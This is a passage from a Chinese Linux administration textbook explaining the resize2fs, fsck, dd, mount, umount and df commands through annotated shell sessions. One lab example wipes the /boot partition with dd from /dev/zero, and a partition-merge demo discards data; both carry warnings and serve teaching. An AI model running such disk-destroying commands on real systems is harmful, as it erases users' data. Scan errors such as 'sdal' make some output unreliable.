在 resize2fs 命令及后面的选项和设备名里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-8 针对该命令的参数选项进行了说明。

表 8-8 resize2fs 命令的参数选项及说明

参数选项	解释说明
-p	打印完成任务的进度条
-f	强制执行操作

8.7.2 使用范例

范例 8-16：动态修改分区大小的例子。

出现这种情况一般是当初对系统分区的时候没有规划好，现在想要重新调整分区的大小。假设是要对 /dev/sdb 上的分区进行操作，将 /mnt/data1 扩容。

```
[root@oldboy ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda3       8.8G  1.5G  6.9G  18% /
tmpfs          491M    0  491M   0% /dev/shm
/dev/sdal       190M   36M  145M  20% /boot
/dev/sdb1       194M   1.8M  182M   1% /mnt/data1
/dev/sdb2       194M   1.8M  182M   1% /mnt/data2
[root@oldboy ~]# touch /mnt/data1/{1..5}.html
[root@oldboy ~]# touch /mnt/data2/{a..e}.html
```

提示：/dev/sdb 是一块 1GB 的磁盘，现在分了两个主分区 sdb1、sdb2，分别是 200MB，剩余 800MB 未分区。现在需要把 sdb2 分区和 sdb1 分区合并，以实现对 sdb1 的扩容，注意，此种情况不要在生产场景操作，仅作为演示用，生产场景一般是事先规划好不会出现扩容需求，非 I/O 密集应用可以采用 LVM 实现规范动态扩容。

以下是扩容实战步骤。

1) 记录分区的柱面起始信息：

```
[root@oldboy ~]# fdisk -l /dev/sdb           #<== 查看分区信息。
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xc889ff96
Device Boot      Start        End      Blocks   Id  System
/dev/sdb1            1         26     208813+  83  Linux  #<== 记录开始柱面号 1。
/dev/sdb2            27         52     208845   83  Linux  #<== 记录结束柱面号 52。
```

2) 卸载分区:

```
[root@oldboy ~]# umount /mnt/data1    #<== 卸载 /mnt/data1 目录。
[root@oldboy ~]# umount /mnt/data2    #<== 卸载 /mnt/data2 目录。
[root@oldboy ~]# df -h                  #<== 确认成功卸载 /mnt/data2 目录。
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda3        8.8G  1.5G  6.9G  18% /
tmpfs           491M     0  491M   0% /dev/shm
/dev/sdal       190M   36M  145M  20% /boot
```

3) 重新分区:

```
[root@oldboy ~]# fdisk /dev/sdb  #<== 对 /dev/sdb 分区。
WARNING: DOS-compatible mode is deprecated. It's strongly recommended to
         switch off the mode (command 'c') and change display units to
         sectors (command 'u').
Command (m for help): d          #<== 删除分区，重新建立新的分区。
Partition number (1-4): 1        #<== 删掉第 1 个分区。
Command (m for help): d          #<== 删掉第 2 个分区。
Selected partition 2.
Command (m for help): n          #<== 创建新的分区。
Command action
  e  extended
  p  primary partition (1-4)
p  #<== 创建主分区。
Partition number (1-4): 1        #<== 设置分区编号为 1。
First cylinder (1-130, default 1): #<== 起始柱面一定要和原来的 sdb1 的一样，否则
                                  数据会受损。
Using default value 1
Last cylinder, +cylinders or +size(K,M,G) (1-130, default 130): 52
#<== 结束柱面号和 sdb2 结束的一样，因为有未分的空间。
Command (m for help): p
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xc889ff96
Device Boot      Start      End      Blocks   Id  System
/dev/sdb1            1       52     417658+  83  Linux*
Command (m for help): w  #<== 保存退出。
The partition table has been altered!
Calling ioctl() to re-read partition table.
Syncing disks.
[root@oldboy ~]# partprobe /dev/sdb      #<== 使得修改立即生效。
[root@oldboy ~]# mount /dev/sdb1 /mnt/data1  #<== 重新挂载。
[root@oldboy ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda3        8.8G  1.5G  6.9G  18% /
tmpfs           491M     0  491M   0% /dev/shm
/dev/sdal       190M   36M  145M  20% /boot
```

```

/dev/sdb1      194M  1.8M  182M   1% /mnt/datal #<== 此时分区大小并没有变化。
[root@oldboy ~]# ls /mnt/datal
1.html 2.html 3.html 4.html 5.html lost+found
#<== 内容也还是原来 sdb1 里的，没有 sdb2 的。
[root@oldboy ~]# resize2fs /dev/sdb1 #<== 在线调整磁盘大小，本节的主人公命令。
resize2fs 1.41.12 (17-May-2010)
Filesystem at /dev/sdb1 is mounted on /mnt/datal; on-line resizing required
#<== 提示没有卸载分区。
old_desc_blocks = 1, new_desc_blocks = 2
Performing an on-line resize of /dev/sdb1 to 417656 (1k) blocks.
The filesystem on /dev/sdb1 is now 417656 blocks long. #<== 扩容成功。
[root@oldboy ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda3       8.8G  1.5G  6.9G  18% /
tmpfs          491M     0  491M   0% /dev/shm
/dev/sdal      190M   36M  145M  20% /boot
/dev/sdb1      392M  2.3M  369M   1% /mnt/datal #<== 容量变大了。
[root@oldboy ~]# ls /mnt/datal
1.html 2.html 3.html 4.html 5.html lost+found #<== 但是数据还是只有 sdb1 里
的了，sdb2 的数据丢失了。此种方法不适合生产场景扩容，比较规范方法是通过 LVM 逻辑卷管理进
行扩容，扩容后也需要 resize2fs 进行最终实现扩容。

```

8.8 fsck：检查并修复 Linux 文件系统

8.8.1 命令详解

[命令星级] ★★★★☆

[功能说明]

fsck 命令用于检查并修复文件系统中的错误，即针对有问题的系统或磁盘进行修复，类似的命令还有 e2fsck 命令。有关 fsck 的使用需要特别注意的是：1）文件系统必须是卸载状态，否则可能会出现故障。2）不要对正常的分区使用 fsck，在不加参数的情况下，fsck 会根据 /etc/fstab 进行文件系统检查，这相当于 fsck -As 参数的功能。

[语法格式]

```

fsck [option] [filesystem]
fsck [选项] [文件系统]

```

说明：

- 1) 在 fsck 命令及后面的选项和文件系统里，每个元素之间都至少要有一个空格。
- 2) filesystem 可以是一个设备名（例如：/dev/sda1、/dev/sdb2）、一个挂载点（例如：/、/usr、/home）或一个文件系统的磁盘标签，也可以是 UUID 指定符（例如：UUID=8868abf6-88c5-4a83-98b8-bfc24057f7bd 或 LABEL=root）。

【选项说明】

表 8-9 针对该命令的参数选项进行了说明。

表 8-9 fsck 命令的参数选项及说明

参数选项	解释说明
-a	自动修复文件系统，不询问任何问题
-s	按顺序检查多个文件系统
-t	指定要检查的分区的文件系统类型
-A	依照 /etc/fstab 配置文件的内容，检查文件内所列的全部文件系统
-N	不执行指令，仅列出实际执行会进行的动作

说明：

必须卸载文件系统后才能对其进行检查，否则可能会出现错误。平时没有必要使用这个命令检查磁盘，只有当系统开机显示磁盘错误时，才需要执行。

8.8.2 使用范例

范例 8-17：系统开机通过 fsck 自检。

Linux 在开机过程中系统会自动调用 fsck 命令对需要自检的磁盘进行自检（如图 8-3 所示）。

```
Welcome to CentOS
Starting udev: udevd[353]: can not read '/etc/udev/rules.d/70-persistent-net.rules'
udevd[353]: can not read '/etc/udev/rules.d/70-persistent-net.rules'
piix4-smbus 0000:00:07.3: Host SMBus controller not enabled!
Setting hostname c66-mohan
Setting up Logical Volume Management: - No volume groups found
Checking filesystems
/dev/sda2: clean, 57763/421824 files, 468301/1687296 blocks
/dev/sda1: recovering journal
/dev/sda1: clean, 3825688 files, 34945/102400 blocks
Remounting root filesystem in read-write mode
Mounting local filesystems
Enabling local filesystem quotas
```

图 8-3 Linux 开机自检磁盘图示

系统开机之所以会通过 fsck 自检，就是因为系统开机过程中会优先读取 /etc/fstab 文件，当最后一列设置为 1 或 2 时，这个磁盘在开机时就会调用 fsck 进行自检，fstab 的文件（man fstab 看帮助）信息如下：

```
[root@oldboy ~]# cat /etc/fstab
UUID=a741467a-0a8a-48d6-b43d-0c5d1f71b308 /      ext4    defaults      1 1
#<== 根区最后一列一般为 1。
UUID=2b6f25bc-2de6-46fa-8269-a44cc8f43d54 /boot  ext4    defaults      1 2
#<== /boot 一般默认为 2，其他默认为 0。
UUID=b8782e12-4de3-481f-aa87-901673bdb09d swap  swap    defaults      0 0
tmpfs          /dev/shm   tmpfs   defaults      0 0
devpts         /dev/pts   devpts  gid=5,mode=620 0 0
sysfs          /sys      sysfs   defaults      0 0
proc           /proc     proc    defaults      0 0
```

提示：管理员增加硬盘规划分区，一般最后一列都设置为 0，即开机过程中不对磁盘检查，如果真有问题，可以在启动系统后人为进行检查。

范例 8-18：Linux 断电后重启故障修复案例。

当 Linux 系统遭遇突然断电等非正常关机操作时，很容易导致文件系统数据损坏，造成系统不能重新启动，此时，屏幕出现的提示可能是如下内容：

```
*** AN error occurred during the file system check
*** xxx
*** xxx
Give root password for maintenance
(or type Control-D to continue):
```

此时根据系统提示输入 root 用户的密码，注意而不是直接按 Control-D 继续，会再重启。

当输入正确的密码之后，正常会出现下面的提示：

```
(Repair filesystem) 1 #
```

此时就可以输入 fsck 或者 fsck -A 对磁盘进行修复检查，执行后可能出现一堆询问，按 yes 即可。

```
(Repair filesystem) 1 # fsck -A  #<== 可能会等待一段时间或 fsck。
(Repair filesystem) 2 #          #<== 修复完毕会返回到这个提示符，此时就可以试着重启系统，看故障是否修复了。
```

提示：

- 1) 除了按照开机的提示进行修复外，也可以利用系统盘进入救援模式或单用户模式对系统故障进行修复。
- 2) 千万不要在开机正常工作的情况下执行 fsck 来检查磁盘，因为这样有可能会导致正常的磁盘发生故障。
- 3) /etc/fstab 中的最后一列数字为 1 或 2 时，当系统开机时就会读取 fsck 对这些系统磁盘进行自检。
- 4) 不要在已经挂载的文件系统上执行 fsck 等磁盘修复命令，因为这样可能会导致故障。

8.9 dd：转换或复制文件

8.9.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

dd 命令具有复制文件、转换文件和格式化文本的功能。

【语法格式】

```
dd [option]
dd [选项]
```

说明：

在 dd 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-10 针对该命令的参数选项进行了说明。

表 8-10 dd 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
if=<输入文件>	从指定文件中读取，全称为 input file*
of=<输出文件>	写入到指定文件，全称为 output file*
bs=<字节数>	一次读写的字节数，全称为 block size*
count=<块数>	指定复制 block 块的个数 *
ibs=<字节数>	一次读的字节，默认是 512
obs=<字节数>	一次写的字节，默认是 512
conv=<格式>	格式转换 ucase 把字母由小写转换为大写 lcase 把字母由大写转换为小写

8.9.2 使用范例

范例 8-19：将 /dev/sda1 分区复制（备份）到文件中。

```
[root@oldboy ~]# df -h      #<-- 查看硬盘使用情况，后面会讲。
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       6.3G  2.5G  3.5G  42% /
tmpfs          238M    0   238M   0% /dev/shm
```

```
/dev/sdal      93M   27M   61M  31% /boot
[root@oldboy ~]# dd if=/dev/sdal of=dev_sdal.img
#<== 使用 if 从 /dev/sdal 中读取数据，使用 of 指定输出到当前目录的 dev_sdal.img。
204800+0 records in
204800+0 records out
1048576.0 bytes (105 MB) copied, 3.27205 s, 32.0 MB/s
[root@oldboy ~]# ll -h dev_sdal.img #<== 查看输出文件的大小。
-rw-r--r-- 1 root root 100M Sep 20 20:47 dev_sdal.img
```

范例 8-20：删除 /dev/sda1 分区数据。

下面的实验很危险，请使用虚拟机操作，并提前做好快照。

从 /dev/zero 设备读取数据，写入或覆盖 /dev/sda1 的数据：

```
[root@oldboy ~]# dd if=/dev/zero of=/dev/sda1      #<== /dev/zero 是一个特殊的设备，相当于什么都没有。
dd: writing to '/dev/sda1': No space left on device #<== 提示写满了。
204800+0 records in
204800+0 records out
104857600 bytes (105 MB) copied, 0.863782 s, 121 MB/s
```

说明：

/dev/zero 是 0 字符设备，可产生连续不断的特殊数据流，生成的文件为特殊格式的数据文件（二进制）。

```
[root@oldboy ~]# df -h    #<== 查看分区状态。
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2        6.3G  2.6G  3.4G  43% /
tmpfs           238M     0  238M   0% /dev/shm
/dev/sda1        16Z   16Z   66M 100% /boot
[root@oldboy ~]# ls /boot/
[root@oldboy ~]#
```

可以看到，上面的 /boot 分区被清空了，此时系统已经遭到破坏。这种情况千万不要重启系统，boot 分区受损是无法启动系统的，应该继续下面的恢复操作。

范例 8-21：用范例 8-19 的备份恢复范例 8-20 删除的分区数据。

```
[root@oldboy ~]# dd if=dev_sdal.img of=/dev/sda1
#<== 使用范例 8-19 的备份 dev_sdal.img 还原 sda1 分区。
204801+0 records in
204800+0 records out
104857600 bytes (105 MB) copied, 0.963629 s, 109 MB/s
[root@oldboy ~]# ls /boot/
config-2.6.32-504.el6.x86_64 initramfs-2.6.32-504.el6.x86_64.img  System.map-
2.6.32-504.el6.x86_64 efi lost+found vmlinuz-2.6.32-504.el6.x86_64 grub
symvers-2.6.32-504.el6.x86_64.gz
```

提示：要特别注意 if、of 参数，如果位置写反了，就会出大问题。

范例 8-22：生成任意大小的测试文件。

```
[root@oldboy ~]# dd if=/dev/zero of=test.data bs=1M count=2 #<== 从 /dev/zero 读
取数据写入到 test.data，生成文件 test.data 的大小为 bs*count=1M*2=2M。
2+0 records in
2+0 records out
2097152 bytes (2.1 MB) copied, 0.00338023 s, 620 MB/s
[root@oldboy ~]# ll -h test.data #<== 查看生成文件的大小。
-rw-r--r-- 1 root root 2.0M Apr 18 17:28 test.data
```

范例 8-23：制作 Linux 系统的 ISO 镜像。

在 Windows 系统里制作光盘的 ISO 镜像，还需要安装其他软件。但在 Linux 系统中只需要 dd 命令就足够了。

在做实验时，如果需要将 CentOS 的完整系统镜像上传到 Linux 系统中，一般使用 winSCP 或 Xshell 等工具，但这是通过网络传输的方式，上传速度受限于网络带宽。此时可以使用 dd 命令，将从光驱读取的镜像复制到系统中，相当于光驱与磁盘对拷。

说明：

如果大家有真实的服务器，请将 CentOS 光盘放入光驱；如果是使用虚拟机进行模拟，则选择“编辑虚拟机设置”，随后的操作如图 8-4 所示。




图 8-4 放置光盘镜像

将光盘放入光驱之后，需要确保光驱可以正常读取，然后执行如下命令即可实现将光盘复制到 Linux 硬盘的操作：

```
[root@oldboy ~]# dd if=/dev/cdrom of=CentOS6_7.iso #<== 虚拟机挂载 CentOS 6.7
镜像，读者可以挂载自己电脑已有的镜像，不需要和笔者的一致，/dev/cdrom 是光驱设备。
```

```

7608320+0 records in
7608320+0 records out
3895459840 bytes (3.9 GB) copied, 33.8431 s, 115 MB/s
#<== 传输速度取决于光驱与磁盘之间的读写速度，可以看到这种方式的传输速度远远大于网络传输速度。
[root@oldboy ~]# ll -h CentOS6_7.iso          #<== 文件大小取决于所挂载的镜像大小。
-rw-r--r-- 1 root root 3.7G Jul 17 15:41 CentOS6_7.iso

```

范例 8-24：使用 dd 复制文件并进行格式转换的例子。

```

[root@oldboy ~]# cat test.txt
welcome to my blog.http://oldboy.blog.51cto.com
[root@oldboy ~]# dd if=test.txt conv=ucase of=test.txt_u
#<== 利用 conv 参数设置 ucase 将小写转换为大写。
0+1 records in
0+1 records out
48 bytes (48 B) copied, 0.000330239 s, 145 kB/s
[root@oldboy ~]# cat test.txt_u
WELCOME TO MY BLOG.HTTP://OLDBOY.BLOG.51CTO.COM

```

8.10 mount：挂载文件系统

8.10.1 命令详解

【命令星级】 ★★★★★

【功能说明】

mount 命令可以将指定的文件系统挂载到指定目录（挂载点），在 Linux 系统下必须先挂载所有的设备，然后才能被访问，挂载其实就是为要访问的设置开个门（开门才能访问）。

【语法格式】

```

mount [option] [device] [dir]
mount [选项] [设备] [目录]

```

● **说明：**

1) 在 mount 命令及后面的选项、设备和目录里，每个元素之间都至少要有一个空格。

2) 挂载的目录必须事先存在且最好为空，如果目录不为空，那么挂载设备后会掩盖以前的目录内容，但原目录下的内容不会受损，所以，如果卸载了相应的设备，那么此前的目录内容又可以访问了。

【选项说明】

表 8-11 至表 8-14 针对该命令的参数选项进行了说明。

表 8-11 mount 命令的参数选项及说明

参数选项	解释说明(带*的为重点)
-l	显示系统已经挂载的设备的相关信息
-a	根据 /etc/fstab 文件里的配置挂载文件系统
-t	指定挂载的文件系统类型*,例如,文件系统类型有,nfs(网络文件系统),iso9660(挂载CD-ROM光盘),auto(自动检测文件系统)。如果不设置-t参数,或使用-t auto参数,mount命令会自行选择挂载的文件类型
-o	后接一些挂载的选项,是安全、性能优化的重要选项*
-r	只读挂载,等同于-o ro的挂载方式
-w	读写挂载,等同于-o rw的挂载方式

其中 mount 的 -o 参数可以接的挂载选项请参见表 8-12。

表 8-12 mount 的 -o 参数可接的选项*

参数	含义
async	所有涉及文件系统 I/O 的操作都是异步处理,即数据不会同步写入到磁盘,而是写入到缓冲区中,这种设置会提高系统的性能,但同时也会降低数据的安全性,一般在生产环境下不推荐使用。除非对性能要求很高,对数据可靠性要求不高的场景
sync	与 async 相反,即有 I/O 操作时,都会同步处理 I/O,即把数据同步写入硬盘,此参数会牺牲一部分 I/O 性能,但是换来的是系统突发宕机后数据的安全性
atime	在每一次数据访问时,都会同步更新每次访问的文件的 inode 时间,是默认选项,在高并发的情况下,要明确加上 noatime 来取消该默认项,以达到提升 I/O 性能,优化磁盘 I/O 的目的
noatime	不更新文件系统上文件的 inode 访问时间,在高并发环境下,应用此选项,可以在一定程度上提高系统 I/O 的性能
nodiratime	不更新文件系统上目录的 inode 访问时间,在高并发环境下,应用此选项,可以在一定程度上提高系统 I/O 的性能
auto	通过 -a 参数能够被自动挂载
noauto	不会自动挂载文件系统
defaults	默认值包括 rw、suid、dev、exec、auto、nouser 和 async, /etc/fstab 文件挂载配置的很多情况下都使用默认值
exec	允许执行二进制程序,取消该参数,可以提升系统的安全性
nocexec	不能执行二进制程序
nosuid	不允许 uid (Linux 的特殊权限) 特殊功能生效

(续)

参数	含 义
nouser	禁止一个普通用户挂载该文件系统，这是挂载时的默认选项
remount	尝试重新挂载一个已经挂载了的文件系统，其通常用于改变一个文件系统的挂载标志，从而使得一个只读文件系统变得可写，这个动作不会改变设备或者挂载点。提示一下，当系统发生故障时或者进入单用户模式、救援模式时，会发现根文件系统经常会变成只读文件系统，不允许修改，此时该命令就派上用场了，具体命令为：mount -o remount,rw / 会将根文件系统重新挂载使其可写。在单用户模式或救援模式修改系统时该命令十分重要
ro	只读挂载
rw	读写挂载

8.10.2 使用范例

范例 8-25：显示系统已挂载的信息（不加参数或加 -l 参数）。

```
[root@oldboy ~]# mount          #<== 直接输入 mount 命令然后回车就可以查看系统的挂载信息。
/dev/sda3 on / type ext4 (rw)    #<== 磁盘 /dev/sda3 挂载在 (on) 根上，文件系统类型为
                                  ext4，可读可写 (rw)。
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /dev/shm type tmpfs (rw)
/dev/sdal on /boot type ext4 (rw)
none on /proc/sys/fs/binfmt_misc type binfmt_misc (rw)
[root@oldboy ~]# mount -l      #<== 参数-l 也能查看挂载信息。
/dev/sda3 on / type ext4 (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /dev/shm type tmpfs (rw)
/dev/sdal on /boot type ext4 (rw)
none on /proc/sys/fs/binfmt_misc type binfmt_misc (rw)
```

范例 8-26：对系统的光驱进行挂载。

首先要把光盘放入光驱驱动器中，如果是 VM（虚拟机），则需要将 ISO 镜像放入 VM 光驱驱动器中，然后执行下面的操作：

```
[root@oldboy ~]# mount /dev/cdrom /mnt  #<== 这里没有指定 -t iso9660，但 mount 命令
                                  会自动识别。
mount: block device /dev/sr0 is write-protected, mounting read-only
#<== 提示设备写保护，只读挂载。
[root@oldboy ~]# ll -h /dev/cdrom
lrwxrwxrwx 1 root root 3 Jan 17 11:42 /dev/cdrom -> sr0
#<== cdrom 是 sr0 的软链接。
```

```
[root@oldboy ~]# df -h #<== 查看是否挂载。
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2       6.3G  1.5G  4.5G  26% /
tmpfs          238M   12K  238M   1% /dev/shm
/dev/sdal       93M   27M   61M  31% /boot
/dev/sr0        4.4G  4.4G    0 100% /mnt  #<== 已经挂载成功。
[root@oldboy ~]# ls /mnt/                      #<== 查看光盘的内容。
CentOS_BuildTag  GPL      Packages      RPM-GPG-KEY-CentOS-6      RPM-GPG-KEY-
                  CentOS-Testing-6  EFI      images      RELEASE-NOTES-en-US.html
[root@oldboy ~]# umount /mnt #<== 执行卸载操作，保留挂载点，后面可以继续用来进行挂载测试。
```

范例 8-27：使用性能及安全挂载参数选项（-o 多选项）的企业案例。

在工作中，我们会经常使用 NFS 网络文件系统，若要使用 NFS 文件系统，则需要进行挂载。有关 NFS 网络文件系统的部署请读者参考《跟老男孩学习 Linux 运维：Web 集群实战》一书的第 10 章，本例假定读者已经部署了 NFS 网络文件系统服务，挂载点为：10.0.0.3:/data，挂载操作如下：

```
[root@oldboy ~]# mkdir /data #<== 创建一个目录作为挂载点。
[root@oldboy ~]# mount -t nfs -o nosuid,noexec,nodev,noatime 10.0.0.3:/data /data #<== 使用 -o 指定挂载选项。
[root@oldboy ~]# grep data /proc/mounts
10.0.0.3:/data/ /data nfs4 rw,nosuid,nodev,noexec,noatime,relatime,vers=4,rsize
=65536,wsize=65536,namlen=255,hard,proto=tcp,port=0,timeo=600,retrans=2,sec
=sys,clientaddr=10.0.0.4,minorversion=0,local_lock=none,addr=10.0.0.3 0 0
```

范例 8-28：生产场景文件系统故障解决案例。

由于系统等问题，在工作中可能会造成文件系统只读，这时就需要重新挂载根（/）为读写模式。

```
[root@oldboy ~]# mount -o remount,rw / #<==remount 尝试重新挂载 "/" 为 rw (可读可写)。
```

如果上述操作还不能解决问题，则需要重启系统或使用救援模式来解决。

范例 8-29：生产场景配置 fstab 后防止开机启动出错案例。

在工作中，当添加新的磁盘时，会有永久性挂载的需求，此时就会配置 /etc/fstab 这个文件，但这个文件若配置错误则有可能造成系统重启后无法开机，因此，在配置好 fstab 文件后可先用 mount -a 读取 /etc/fstab 进行挂载测试，如果能挂载成功，那么重启一般也会正常，反之则会出现异常。

```
[root@oldboy ~]# tail -1 /etc/fstab #<== 查看 fstab 文件。
/dev/sdb1 /mnt ext4 defaults 0 0 #<== /dev/sdb1 是格式化好的分区
[root@oldboy ~]# df -h #<== 查看当前磁盘的挂载情况。
Filesystem      Size  Used Avail Use% Mounted on
```

```

/dev/sda3      8.8G  1.5G  6.9G  18% /
tmpfs          491M    0    491M   0% /dev/shm
/dev/sdal     190M   36M  145M  20% /boot
[root@oldboy ~]# mount -a #<== 带 -a 参数执行挂载操作。
[root@oldboy ~]# df -h    #<== 再次查看当前磁盘的挂载情况。
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda3       8.8G  1.5G  6.9G  18% /
tmpfs          491M    0    491M   0% /dev/shm
/dev/sdal     190M   36M  145M  20% /boot
/dev/sdb1     392M   2.3M  369M   1% /mnt #<== 已经挂载好，如果 /mnt 被占用则请卸载。

```

提示： 经过这样的挂载测试以后，就可以确保下一次开机的时候，系统能够重启成功，当然修改 fstab 文件也要特别注意，最后一列的数字最好改为 0（表示不用 fsck 检查）。

8.11 umount：卸载文件系统

8.11.1 命令详解

【命令星级】 ★★★★★

【功能说明】

umount 命令可以卸载已经挂载的文件系统。

【语法格式】

```

umount [option] [dir|device]
umount [选项] [目录 | 设备]

```

说明：

- 1) 在 umount 命令及后面的选项和目录（或设备）里，每个元素之间都至少要有一个空格。
- 2) umount 卸载可以接挂载点目录，也可以接设备文件。

【选项说明】

表 8-13 针对该命令的参数选项进行了说明。

表 8-13 umount 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-f	强制卸载 *
-l	懒惰地卸载。将文件系统从文件系统层次结构中分离出来，并清除对文件系统的所有引用。一般和 -f 参数配合使用其卸载效果更佳 *

8.11.2 使用范例

范例 8-30：卸载已挂载的光盘。

```
[root@oldboy ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2       6.3G  1.6G  4.4G  26% /
tmpfs          491M     0  491M   0% /dev/shm
/dev/sdal       93M   27M   61M  31% /boot
/dev/sr0        4.4G  4.4G    0 100% /mnt  #<== 请确认已经挂载，然后再使用卸载命令。
[root@oldboy ~]# umount /mnt  #<== 挂载点就可以卸载，umount /dev/cdrom 这种卸载
方式也可以。
[root@oldboy ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2       6.3G  1.6G  4.4G  26% /
tmpfs          491M     0  491M   0% /dev/shm
/dev/sdal       93M   27M   61M  31% /boot
```

范例 8-31：生产场景下强制卸载的例子。

有的时候由于挂载的设备停止了响应（例如 NFS），或者在当前挂载点的目录下，直接执行卸载命令就会无法卸载设备，而使用如下的方式就可以轻松卸载：

这里简单举例如下，进入到挂载点目录进行卸载尝试。

```
[root@oldboy mnt]# cd /mnt
[root@oldboy mnt]# umount /mnt/  #<== 因为当前在 mnt 目录中，所以无法卸载，此处执行
方法一，退出当前目录卸载。
umount: /mnt: device is busy.
(In some cases useful info about processes that use
the device is found by lsof(8) or fuser(1))
[root@oldboy mnt]# umount -lf /mnt/  #<== 方法二：使用 -lf 参数进行强制卸载。
[root@oldboy mnt]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2       6.3G  1.6G  4.4G  26% /
tmpfs          491M     0  491M   0% /dev/shm
/dev/sdal       93M   27M   61M  31% /boot  #<== 已经看不到挂载的内容了。
```

8.12 df：报告文件系统磁盘空间的使用情况

8.12.1 命令详解

【命令星级】 ★★★★★

【功能说明】

显示文件系统磁盘空间的使用情况。

【语法格式】

```
df [option] [file]
df [选项] [<文件或目录>]
```

说明：

- 1) 在 df 命令及后面的选项和文件目录里，每个元素之间都至少要有一个空格。
- 2) 如果不指定命令后面的文件参数，则会显示所有磁盘分区的使用情况，如果给定文件，则显示此文件所在磁盘分区的使用情况。

【选项说明】

表 8-14 针对该命令的参数选项进行了说明。

表 8-14 df 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-a	显示所有文件系统
-h	以容易理解的格式显示磁盘的使用情况 *
-i	显示文件系统的 inode 信息 *
-t	显示指定类型的磁盘
-T	列出文件系统的类型

8.12.2 使用范例

1. 基础范例

范例 8-32：显示磁盘的使用情况。

```
[root@oldboy ~]# df
Filesystem      1K-blocks    Used Available Use% Mounted on
/dev/sda2        6512168  2554936   3619776  42% /
tmpfs            243112       0   243112   0% /dev/shm
/dev/sda1        95054    27599    62335  31% /boot
```

上述内容各列的说明如表 8-15 所示。

表 8-15 显示磁盘使用情况的各列信息及说明

列信息	说明
Filesystem	第 1 列是文件系统对应的设备文件的路径名（一般是硬盘上的分区）
1K-blocks	第 2 列是分区的总大小（单位为 block）

(续)

列 信 息	说 明
Used	第3列是分区的使用大小
Available	第4列是分区的可用大小
Use%	第5列是使用百分比
Mounted on	第6列是文件系统的挂载点

 注意 第3列和第4列之和不等于第2列。这是因为默认的每个分区都预留了少量空间供root使用。即使遇到空间已满的情况，root仍能登录和拥有解决问题所需的工作空间。清单中的Use%列表示普通用户空间使用的百分比，即使这一数字达到了100%，分区仍然留有root使用的空间。

范例 8-33：不加参数和加文件参数的例子。

```
[root@oldboy ~]# df      #<== 不指定命令后面的文件参数，就会显示所有磁盘分区的使用情况。
Filesystem 1K-blocks Used Available Use% Mounted on
/dev/sda2   6512168 2554936 3619776 42% /
tmpfs       243112    0 243112 0% /dev/shm
/dev/sdal   95054 27599 62335 31% /boot
[root@oldboy ~]# df /usr/  #<== /usr/ 分区在 /dev/sda2 磁盘上，一般不这样用。
Filesystem 1K-blocks Used Available Use% Mounted on
/dev/sda2   6512168 2554936 3619776 42% /
[root@oldboy ~]# df /boot/ #<== /boot/ 分区在 /dev/sdal 磁盘上，一般不这样用。
Filesystem 1K-blocks Used Available Use% Mounted on
/dev/sdal   95054 27599 62335 31% /boot
```

范例 8-34：了解参数 -h 的用法。

```
[root@oldboy ~]# df -h
Filesystem Size  Used Avail Use% Mounted on
/dev/sda2  6.3G  2.5G  3.5G  42% /
tmpfs     238M    0 238M  0% /dev/shm
/dev/sdal  93M   27M   61M  31% /boot
```

使用参数 -h 后，就能以“1K、234M、2G”这样的人类可读的格式显示容量。

范例 8-35：参数 -i 显示 inode 的使用情况。

```
[root@oldboy ~]# df -i  #<== 也可以多参数同时使用，例如 -hi 参数。
Filesystem Inodes IUsed IFree IUse% Mounted on
/dev/sda2  421824 76264 345560 19% /
tmpfs     60778    1 60777 1% /dev/shm
/dev/sdal  25688    38 25650 1% /boot
```

提示：有关 inode 的知识，请参考《老男孩的 Linux 私房菜》一书。

范例 8-36：参数 -t 显示指定类型的磁盘。

```
[root@oldboy ~]# df -t ext4 #<== -t 后面接文件系统类型，如 ext2/ext3/ext4。
Filesystem      1K-blocks    Used Available Use% Mounted on
